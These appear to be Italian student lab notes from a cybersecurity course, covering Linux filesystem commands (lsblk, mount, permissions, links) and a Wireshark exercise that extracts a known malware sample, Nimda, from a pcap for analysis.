
BW3 es.3 Navigazione del File System di Linux

Introduzione al Comando lsblk - Introduction to the lsblk Command

⚜️ **Tag:** #lsblk #filesystem #linux

Il comando `lsblk`, abbreviazione di "list block devices", è usato per mostrare i dispositivi di blocco, come dischi rigidi, SSD e unità USB, visualizzando una tabella di informazioni su ciascun dispositivo.



Dettagli del Comando lsblk - lsblk Command Details


⚜️ **Tag:** #comando_lsblk #dispositivi_blocco #informazioni_dispositivo

1. **Definizione**:
   - `lsblk` significa "list block devices" e mostra una lista di dispositivi di blocco presenti nel sistema.
2. **Funzione**:
   - Il comando visualizza una tabella dettagliata, che include **nome**, **dimensione**, **tipo** e **punto di montaggio** di ogni dispositivo.

Informazioni sul Filesystem - Filesystem Information

⚜️ **Tag:** #filesystem #punti_montaggio #tipi_filesystem

1. **Filesystem Montati**: Ogni riga rappresenta un filesystem montato, indicando l'origine e il punto di accesso nel sistema.
2. **Tipi di Filesystem**:
   - **proc**: Fornisce informazioni sui processi di sistema.
   - **tmpfs**: Memoria temporanea in RAM.
   - **ext4**: Usato comunemente per dischi fisici.
3. **Obiettivo**:
   - Familiarizzare con i filesystem e comprendere dove vengono "montati" per l'uso nel sistema.




Filtrare l'Output di Mount - Filtering Mount Output

⚜️ **Tag:** #mount #output_mount #filtraggio

- **Comando**: `mount | grep sda1`
- **Obiettivo**: Mostrare solo i dettagli di `sda1`.
- **Risultato**: `sda1` è montato su `/` (la radice del filesystem) con tipo `ext4`.

Opzioni:


- `rw`: Permette lettura e scrittura.
- `relatime`: Riduce gli aggiornamenti del timestamp di accesso.
- `data=ordered`: Mantiene l'ordine sicuro di scrittura dei dati.




Comandi di Navigazione nelle Directory - Directory Navigation Commands

⚜️ **Tag:** #navigazione_directory #comandi_linux

1. **cd /**: Accede alla root, la directory principale del filesystem.
2. **ls -l**: Elenca i contenuti della directory in formato dettagliato, mostrando permessi, proprietà, dimensioni e date.
3. **cd ~**: Accede alla home dell'utente, che rappresenta lo spazio personale.
4. **ls -l**: Mostra i dettagli della home directory.






Montaggio e Smontaggio di Partizioni - Mounting and Unmounting Partitions

⚜️ **Tag:** #mount #umount #gestione_filesystem

1. **Montaggio**:
   - `sudo mount /dev/sdb1 ~/second_drive/`: Monta la partizione `/dev/sdb1` nella cartella `second_drive` della home dell'utente.
   - Contenuti:
     - `lost+found`: Per recuperare file persi.
     - `myFile.txt`: Un file di testo generico.



```
[analyst@secOps ~]$ ls -l second_drive/
total 20
drwx------ 2 root    root    16384 Mar 26  2018 lost+found
-rw-r--r-- 1 analyst analyst   183 Mar 26  2018 myFile.txt
[analyst@secOps ~]$
```

```
[analyst@secOps ~]$ mount | grep /dev/sd
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
/dev/sdb1 on /home/analyst/second_drive type ext4 (rw,relatime,data=ordered)
[analyst@secOps ~]$
```

2. **Smontaggio**:
    - `sudo umount /dev/sdb1`: Smonta `/dev/sdb1` dalla cartella `second_drive`.
    - **Risultato**: `second_drive` risulta vuota.

```
[analyst@secOps ~]$ sudo umount /dev/sdb1
[analyst@secOps ~]$ ls -l second_drive
total 0
```

Gestione dei Permessi e Proprietà - Permissions and Ownership Management


⚜️ **Tag:** #chmod #chown #permessi_file

1. **Visualizzazione dei permessi dei file**:
    - `ls -l`: visualizza i permessi dei file.


```
[analyst@secOps ~]$ cd lab.support.files/scripts/
[analyst@secOps scripts]$ ls -l
total 60
-rwxr-xr-x 1 analyst analyst  952 Mar 21  2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21  2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 3459 Mar 21  2018 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 4062 Mar 21  2018 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 3669 Mar 21  2018 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21  2018 cyops.mn
-rwxr-xr-x 1 analyst analyst  458 Mar 21  2018 fw_rules
-rwxr-xr-x 1 analyst analyst   70 Mar 21  2018 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21  2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst   65 Mar 21  2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst  189 Mar 21  2018 start_ELK.sh
-rwxr-xr-x 1 analyst analyst   85 Mar 21  2018 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst   76 Mar 21  2018 start_pox.sh
-rwxr-xr-x 1 analyst analyst  106 Mar 21  2018 start_snort.sh
-rwxr-xr-x 1 analyst analyst   61 Mar 21  2018 start_tftpd.sh
```

2. **Creazione di un file**:

- `touch`: Con il comando touch proviamo a testare la possibilità di creare un file nella directory `/mnt`. Con l'aggiunta dell'opzione `-d` , elenca i permessi della parent directory.



3. **Modifica dei Permessi**:
   - `chmod 665 myFile.txt`: Consente lettura e scrittura a utente e gruppo.
4. **Modifica Proprietario**:
   - `chown analyst myFile.txt`: Imposta il proprietario del file come `analyst`.
5. **Verifica**:
   - `echo "test" >> myFile.txt`: Aggiunge testo al file.
   - `cat myFile.txt`: Visualizza il contenuto del file.



Visualizzazione dei File e Tipi di Collegamenti - Viewing Files and Link Types

⚜️ **Tag:** #visualizzazione_file #collegamenti #tipi_file

1. **Comando Utilizzato**: `ls -l /home/analyst`
   - **Descrizione**: Il comando `ls -l` mostra i file nella directory `/home/analyst`, indicando con i primi caratteri il tipo di file:

    - `-`: Indica un file.
    - `d`: Indica una directory.
2. **Esempio**: Visualizzando la directory `/dev`, si osserva:
    - `b`: File di blocco.
    - `c`: Dispositivo a caratteri.
    - `l`: Collegamento simbolico.

Creazione di Collegamenti Simbolici e Hard - Creating Symbolic and Hard Links


⚜️ **Tag:** #creazione_link #link_simbolici #hard_link

1. **Creazione File**:

- **Comandi**:

```
echo "testo" > file1.txt
echo "testo" > file2.txt
```

2. **Collegamento Simbolico**:
   - **Comando**: `ln -s file1.txt file1symbolic`
   - **Descrizione**: Un collegamento simbolico a `file1.txt` simile a una scorciatoia in Windows.
3. **Collegamento Hard**:
   - **Comando**: `ln file2.txt file2hard`
   - **Descrizione**: Un hard link a `file2.txt` punta allo stesso inode, condividendo dati e attributi con il file originale.



Differenze tra Collegamenti Simbolici e Hard - Differences between Symbolic and Hard Links

⚜️ **Tag:** #differenze_link #inode #filesystem

1. **Link Simbolico**:
   - Viene visualizzato come "l" nell'output `ls -l` e include un puntatore `->` al file originale.
   - Modificare o spostare il file originale rende il link simbolico non funzionante.
2. **Link Hard**:

- Appare come un file normale e punta direttamente all'inode del file originale, condividendo le stesse proprietà.
- Il numero `2` nella quinta colonna dell'output `ls -l` indica due hard link che puntano allo stesso inode.

Rinomina e Effetti sui Collegamenti - Renaming and Effects on Links

⚜️ **Tag:** #rinomina_file #effetti_link #gestione_file

1. **Rinomina File Originali**:
   - **Comando**: `mv file1.txt file1new.txt` e `mv file2.txt file2new.txt`
2. **Osservazione**:
   - **Link Simbolico**: Dopo la rinomina, il collegamento simbolico a `file1.txt` non funziona più.
   - **Link Hard**: Il collegamento hard a `file2.txt` continua a funzionare poiché punta all'inode, non al nome del file.

```


BW3 es.4 Analisi file pcap


Parte 1: Analisi dei Log Pre-Catturati - Analyzing Pre-Captured Logs

⚜️ **Tag:** #wireshark #tcp #http #analisi_pacchetti


1. **Cambio Directory e Visualizzazione File**:
   - **Comando**: `ls -l` nella directory `support.files/pcaps` per elencare i file disponibili.
   - **Apertura File**: `download.pcap` viene aperto in Wireshark per l'analisi.



2. **Descrizione del File**:
   - Il file `download.pcap` contiene pacchetti relativi al download di un malware, catturati con `tcpdump` in una sessione precedente.
3. **Analisi dei Pacchetti**:
   - **Handshake TCP**: I pacchetti da uno a tre rappresentano il processo di handshake TCP.
   - **Quarto Pacchetto**: Mostra la richiesta GET HTTP per il download del malware.




4. **Follow TCP Stream**:
    - Seleziono il primo pacchetto SYN e uso la funzione **Follow > TCP Stream** per ricostruire la transazione TCP completa.



Parte 2: Estrazione di File da PCAP - Extracting Files from PCAP


⚜️ **Tag:** #estrazione_file #wireshark #pcap #malware

1. **Estrazione del File HTTP**:
    - Con la richiesta GET selezionata, navigo in **File > Esporta oggetti > HTTP** per visualizzare gli oggetti HTTP nel flusso.
    - **File Identificato**: `Nimda.Amm.exe`, file sospetto, presente nel flusso TCP e selezionabile per il salvataggio.
2. **Salvataggio del File Estratto**:
    - Seleziono `Nimda.Amm.exe`, clicco su **Salva con nome**, e scelgo la cartella `analyst` come destinazione.



3. **Verifica e Identificazione del File**:
    - Dopo il salvataggio, cambio directory in `/home/analyst` e uso `ls -l` per confermare la presenza del file.

- **Comando**: `file W32.Nimda.Amm.exe` per verificare il tipo di file.
- **Risultato**: `W32.Nimda.Amm.exe` è identificato come eseguibile di Windows.



🔑 **Chiavi:**
